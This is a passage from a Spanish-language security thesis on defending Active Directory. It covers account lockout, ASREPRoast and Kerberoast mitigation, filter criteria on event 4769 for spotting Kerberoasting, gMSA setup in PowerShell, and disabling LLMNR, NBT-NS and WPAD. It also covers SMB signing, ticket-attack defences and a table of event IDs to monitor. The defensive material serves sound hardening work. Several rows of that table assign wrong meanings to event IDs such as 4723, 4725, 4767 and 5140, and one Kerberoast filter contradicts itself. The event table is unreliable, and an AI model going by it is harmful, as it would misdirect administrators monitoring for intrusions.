Estableceremos el **Umbral de bloqueo de cuenta** en 3 intentos, así al realizar 3 intentos fallidos de inicio de sesión la cuenta quedará bloqueada durante 30 minutos como se indica en la figura 3.6.



Figura 3.6: Política de seguridad acerca del bloque de cuentas establecido en tres intentos

Si ahora intentamos replicar el ataque de diccionario veremos que tras 3 intentos fallidos, la herramienta nos reporta por pantalla “**STATUS_ACCOUNT _LOCKED_OUT**”, es decir, se ha bloqueado la cuenta y tendremos que esperar 30 minutos para volver a realizar otros 3 intentos como se muestra en la figura 3.7.



Figura 3.7: Realización de un ataque de diccionario con la directiva de seguridad aplicada

2.5. Ataque ASREPRoast

Anteriormente vimos que si un usuario no tiene establecido el DONT _REQ _PREAUTH, se puede solicitar un TGT (mensaje AS_REQ) al KDC sin necesidad de conocer la contraseña del usuario. Vemos que efectivamente el usuario que era vulnerable a ASREPRoast tiene en su configuración establecido el atributo “No pedir la autenticación Kerberos previa”, figura 3.8. Mencionar que esta opción aparece deshabilitada por defecto pero nosotros la habilitamos para ejecutar un ataque de ASREPRoast.



Figura 3.8: Configuración para forzar al usuario a identificarse para enviar mensaje AS_REQ

Para ello, es importante cerciorarnos de que todos los usuarios del dominio tienen la opción de DONT_REQ_PREAUTH en falso, para forzar a todos los usuarios que se les pida la autenticación previa de Kerberos antes de un TGT.

2.6. Kerberoast

El ataque Kerberoast es altamente sigiloso y, para poder explotarlo, es necesario aplicar una serie de filtros al **evento de seguridad ID 4769**, el cual indica la solicitud de un ticket de Kerberos. Los filtros a realizar son los siguientes:

1. El nombre del servicio no debe ser krbtgt.
2. El nombre del servicio no termina con $ (para filtrar las cuentas de máquina utilizadas para los servicios). Si se encuentra un ticket de Kerberos para una cuenta de servicio que termina con $, es posible que sea un indicador de que se está intentando realizar un ataque Kerberoast.
3. El nombre de la cuenta no debe ser máquina@dominio (para filtrar las peticiones de las máquinas).
4. El código de fallo es '0x0' (para filtrar los fallos, 0x0 es éxito).
5. El tipo de cifrado del ticket es 0x17. Este es el tipo de cifrado utilizado para los tickets de servicio de Kerberos.

Además de los pasos anteriores para monitorizar si se produce un ataque kerberoast se deben aplicar más medidas de seguridad, como establecer la **contraseña de la cuenta del propietario del servicio** lo suficientemente fuerte (mínimo de 25 caracteres) para que no se pueda realizar un ataque de fuerza bruta o de diccionario.

Utilizar cuentas de **servicio gestionadas** (cambio automático de la contraseña periódicamente y gestión delegada del SPN), conocidas comúnmente por su nombre en inglés, *managed service account*. Para configurar el uso de cuentas de servicio gestionadas en Windows, que permiten el cambio automático de la contraseña periódicamente y la gestión delegada del SPN, hay que seguir los siguientes pasos en una consola de PowerShell, más abajo se expresa gráficamente en la figura 3.9:

1. **Generar contraseñas para cuentas *Manged Service Account* (gMSA)**: hay que configurar una clave raíz sobre la que se irá cambiando la contraseña de forma periódicamente, para ello se agrega una clave raíz al servicio de distribución de claves KDS. Tenemos que quitarles 10 horas porque es lo que tarda por defecto en configurar la nueva clave, pero nosotros queremos que se aplique al instante.

```
add-kdsrootkey((get-date).addhours(-10))
```

2. **Crear la cuenta del servicio**: el siguiente comando crea una nueva cuenta de servicio de *Active Directory* con el nombre mySQL. La opción -dnshostname especifica el nombre del host DNS de la computadora local, que se obtiene de la variable de entorno $env:computername. Esto se utiliza para registrar automáticamente la cuenta de servicio en DNS.

```
new-adserviceaccount -name mySQL -dnshostname $env:computername
```

   Si queremos obtener información de la cuenta creada podemos utilizar este comando:

```
get-adserviceaccount mySQL
```

3. **Configurar la cuenta en el equipo que va a estar haciendo uso de ella**: asociaremos la de servicio mySQL con la cuenta de computadora local, el DC, que se obtiene de la variable de entorno. Esto permite que la cuenta de servicio se utilice para iniciar sesión en la computadora local y realizar tareas de sistema.

```
add-adcomputerserviceaccount -identity $env:computername
↪  -serviceaccount mySQL
```

4. **Establecer acceso al servicio desde otros equipos**: esto significa que la cuenta de servicio se puede utilizar para autenticar con otros sistemas y aplicaciones sin que se necesite conocer la contraseña real de la cuenta de servicio.

```
set-adserviceaccount mySQL
↪  -principalsallowedtoretrievemanagedpassword env:computername$
```

5. **Configurar el servico**: lo único que queda es indicarle al servicio que cuenta ha de hacer uso para iniciar sesión.



Figura 3.9: Asociar la cuenta de servicio gestionada con el servicio mySQL

2.7. Envenenamiento LLMNR

Hemos visto lo peligros que puede resultar el ataque de envenenamiento LLMNR a través de la técnica del multicast. Por eso, es conveniente desactivar esta opción evitando que un atacante pueda suplantar un servicio en la red que se encuentre desconectado o por motivos de configuración estuviera mal especificado [56]. Los pasos del 1 - 3 se muestran en la figura 3.10 y el paso 4 en la figura 3.11.

Para desactivar LLMNR para clientes DNS:

1. Abrir gpedit.msc.
2. Ir a configuración del equipo > Plantillas administrativas > Red > Cliente DNS.
3. Localizar la opción “Desactivar la resolución de nombres de multidifusión” y hacer click en “Configuración de directivas”.



Figura 3.10: Desactivar multicast para el protocolo LLMNR

4. Establecer “Desactivar resolución de nombres de multidifusión” en Habilitada.



Figura 3.11: Aplicar cambios para desactivar multicast para el protocolo LLMNR

2.8. Envenenamiento NBT-NS

En secciones anteriores, vimos como el Responder también era capaz de envenenar tráfico de las peticiones NBT-NS, por lo que desactivaremos esta opción también, previniendo el envenenamiento NBT-NS como se describe en la figura 3.12.

Una opción para desactivar NBT-NS es usar opciones del DHCP [56]. Para ello, nos avamos al servidor DHCP y dentro de las “Opciones del Servidor” > Configurar Opciones > Opciones Avanzadas > Opciones de Microsoft Windows 2000 > Activamos “001 Opción para deshabilitar Microsoft Netbios” > Entrada de datos 0x2.



Figura 3.12: Desactivar la resolución de nombres para el protocolo NTB-NS

2.9. Envenenamiento LLMNR/NBT-NS a través de WPAD

Para mitigar el ataque WPAD, puede añadir una entrada para “wpad” en su zona DNS, figura 3.13. Tenga en cuenta que no es necesario que la entrada

DNS apunte a un servidor WPAD válido. Mientras se resuelvan las consultas, se evitará el ataque.

Para configurar la nueva zona es tan sencillo como irnos al panel de administración de nuestro servidor DNS. Zona de búsqueda directa > Agregar nueva zona > Introducimos el nombre de “wpad”.



Figura 3.13: Añadir al servidor DNS una nueva zona llamada wpad

2.10. Multi-relay / SMB *Relay Attack* - SMB *Shell*

Mediante la explotación de este ataque, un adversario adquiere la habilidad de ejecutar comandos en la máquina víctima utilizando el intérprete de comandos de SMB. Este tipo de ataque representa uno de los riesgos más significativos, dado que el atacante puede comprometer completamente el sistema objetivo y acceder a toda la información contenida en el mismo.

Para prevenir este ataque, se debe **forzar la firma SMB en todas las máquinas Windows locales**, figura 3.14. Al activar esta configuración, todas las sesiones SMB son firmadas digitalmente, lo que obliga a los clientes y servidores a verificar la autenticidad de los paquetes antes de continuar. Es importante tener en cuenta que, por defecto, esta configuración solo está activada en los Controladores de Dominio [57].

1. Escribir en el buscador de Windows “Administración de directivas de grupo”.
2. Default Domain Policy > Editar > Configuración del equipo > Directivas > Configuración de Windows > Configuración de seguridad > Directivas locales > Opciones de seguridad.

3. Activar la opción “Cliente de redes de Microsoft: firmar digitalmente las comunicaciones (siempre)” y “Clientes de redes de Microsoft: firmar digitalmente las comunicaciones (si el servidor lo permite)” .



Figura 3.14: Activar la firma SMB para todos los clientes Windows del dominio

2.11. *Silver Ticket Attack*

Si recordamos, los parámetros necesarios para llevar a cabo un *Silver Ticket Attack* son:

1. **NTLM *service owner hash***: este valor se obtiene al comprometer la cuenta de un servicio en el dominio objetivo. Para dificultar que un atacante obtenga este parámetro, se recomienda:

    - Implementar una política de contraseñas robusta y asegurarse de que se cambien periódicamente.

- Limitar los privilegios de las cuentas de servicio a lo estrictamente necesario.

2. ***Domain SID***: el SID del dominio es una identificación única asignada a cada dominio de *Active Directory*. Dificultar que un atacante obtenga este parámetro puede implicar:
   - Restringir el acceso a la información del dominio, como el SID, a los administradores de confianza únicamente.
   - Implementar medidas de seguridad para prevenir la extracción de información del dominio, como la protección de datos confidenciales y el monitoreo de accesos no autorizados.
3. **SPN**: para dificultar que un atacante obtenga este parámetro que identifica de forma única un servicio, se pueden tomar las siguientes acciones:
   - Limitar el acceso a la información de SPN solo a los administradores y a los usuarios autorizados que necesiten dicha información.
   - Utilizar cifrado y protección adecuada para los datos que contienen información de SPN.
   - Realizar un monitoreo activo para detectar actividades sospechosas relacionadas con la enumeración o modificación de SPN.

2.12. *Golden Ticket Attack*

A diferencia del *Silver Ticket Attack*, el *Golden Ticket Attack* requiere del **KRBTGT**. Este parámetro se refiere al *hash* de la cuenta KRBTGT en el dominio de *Active Directory*. La cuenta KRBTGT es responsable de generar los tickets de Kerberos y es un objetivo común para los atacantes. Para dificultar que un atacante obtenga este parámetro, se pueden tomar las siguientes medidas:

- Mantener un control estricto sobre la cuenta KRBTGT y limitar su acceso solo a los administradores de confianza.
- Implementar medidas de seguridad para prevenir la escalada de privilegios en la cuenta KRBTGT, como la detección y prevención de ataques de *Pass-the-Hash*.

Para detectar la ejecución de este ataque, la principal medida que se puede tomar es la monitorización del evento de Windows en busca de actividades anormales relacionadas con las cuenta KRBTGT o intentos de autenticación sospechosos.

3. *Hardening* entorno de *Active Directory*

3.1. Actualización del Sistema Operativo periódico

La actualización del sistema operativo periódico es una medida esencial para garantizar la seguridad de un entorno de *Active Directory*. Los parches y actualizaciones del sistema operativo contienen correcciones de seguridad para vulnerabilidades conocidas y desconocidas, por lo que es crucial aplicarlos en el menor tiempo posible. De lo contrario, los sistemas podrían ser vulnerables a ataques que podrían afectar la integridad, la confidencialidad y la disponibilidad de los datos. Se recomienda implementar un proceso de actualización regular, utilizando un servidor de actualización centralizado y verificando que todos los parches se hayan aplicado correctamente.

3.2. Robustez en contraseñas

Las contraseñas suficientemente complejas y el cambio periódico de contraseñas son medidas de seguridad esenciales para proteger un entorno de *Active Directory*. Las contraseñas deben ser lo suficientemente complejas para resistir ataques de fuerza bruta y otros ataques de ciberseguridad. También, se recomienda configurar políticas de contraseñas para que los usuarios no puedan reutilizar contraseñas antiguas y para que las contraseñas caduquen después de un período determinado. Es importante educar a los usuarios sobre las mejores prácticas de contraseñas y la importancia de proteger sus credenciales de inicio de sesión.

3.3. Monitoreo de las conexiones

El monitoreo de las conexiones entrantes y salientes es una medida de seguridad esencial para identificar y mitigar posibles amenazas en un entorno de *Active Directory*. Esto implica el monitoreo del tráfico de red y la identificación de patrones sospechosos o inusuales. Se recomienda implementar herramientas de monitoreo de red y registro de eventos para identificar actividades sospechosas y realizar un seguimiento de las conexiones entrantes y salientes. Además, se debe establecer una política de seguridad para restringir el acceso a recursos de red solo a aquellos usuarios que lo necesiten para su trabajo.

3.4. Visor de eventos

El Visor de eventos es una herramienta en Windows que nos permite monitorear y registrar todas las operaciones que ocurren en nuestro sistema. Entre ellas, se encuentran las relacionadas con *Active Directory*, autenticación, modificación de objetos y creación de cuentas, lo que nos permite llevar un control detallado de las acciones que se realizan en nuestra red.

Cada evento registrado en el Visor de eventos tiene un identificador único, también conocido como Event ID, el cual nos ayuda a identificar rápidamente el tipo de evento y su gravedad. Por ejemplo, el evento que se muestra en la figura 3.15 con el identificador 4768 indica la generación de un ticket de autenticación de Kerberos. Este evento incluye información importante, como la hora y la fecha en que se generó el ticket de autenticación, el nombre del usuario que inició sesión, el nombre del servidor que emitió el ticket, entre otros detalles.



Figura 3.15: Detalles del evento 4768 en el Visor de eventos de Windows

Se presenta a continuación la tabla 3.1 los identificadores de los eventos más

representativos junto a su descripción para establecer un control de la actividad dentro del Directorio Activo.

Tabla 3.1: Eventos más comunes para el monitoreo en *Active Directory*

Evento ID	Descripción
4720	Se creó una cuenta de usuario en *Active Directory*.
4722	Se habilitó una cuenta de usuario en *Active Directory*.
4723	Se deshabilitó una cuenta de usuario en *Active Directory*.
4724	Se restableció la contraseña de una cuenta de usuario en *Active Directory*.
4725	Se eliminó una cuenta de usuario en *Active Directory*.
4767	Se asignó un rol a una cuenta de usuario en *Active Directory*.
4768	Se generó un ticket de autenticación de Kerberos.
4776	Se detectó un intento de inicio de sesión no válido en *Active Directory*.
5140	Se creó un nuevo objeto en el sistema de archivos en un controlador de dominio.
5141	Se eliminó un objeto del sistema de archivos en un controlador de dominio.

4. MITRE ATT&CK

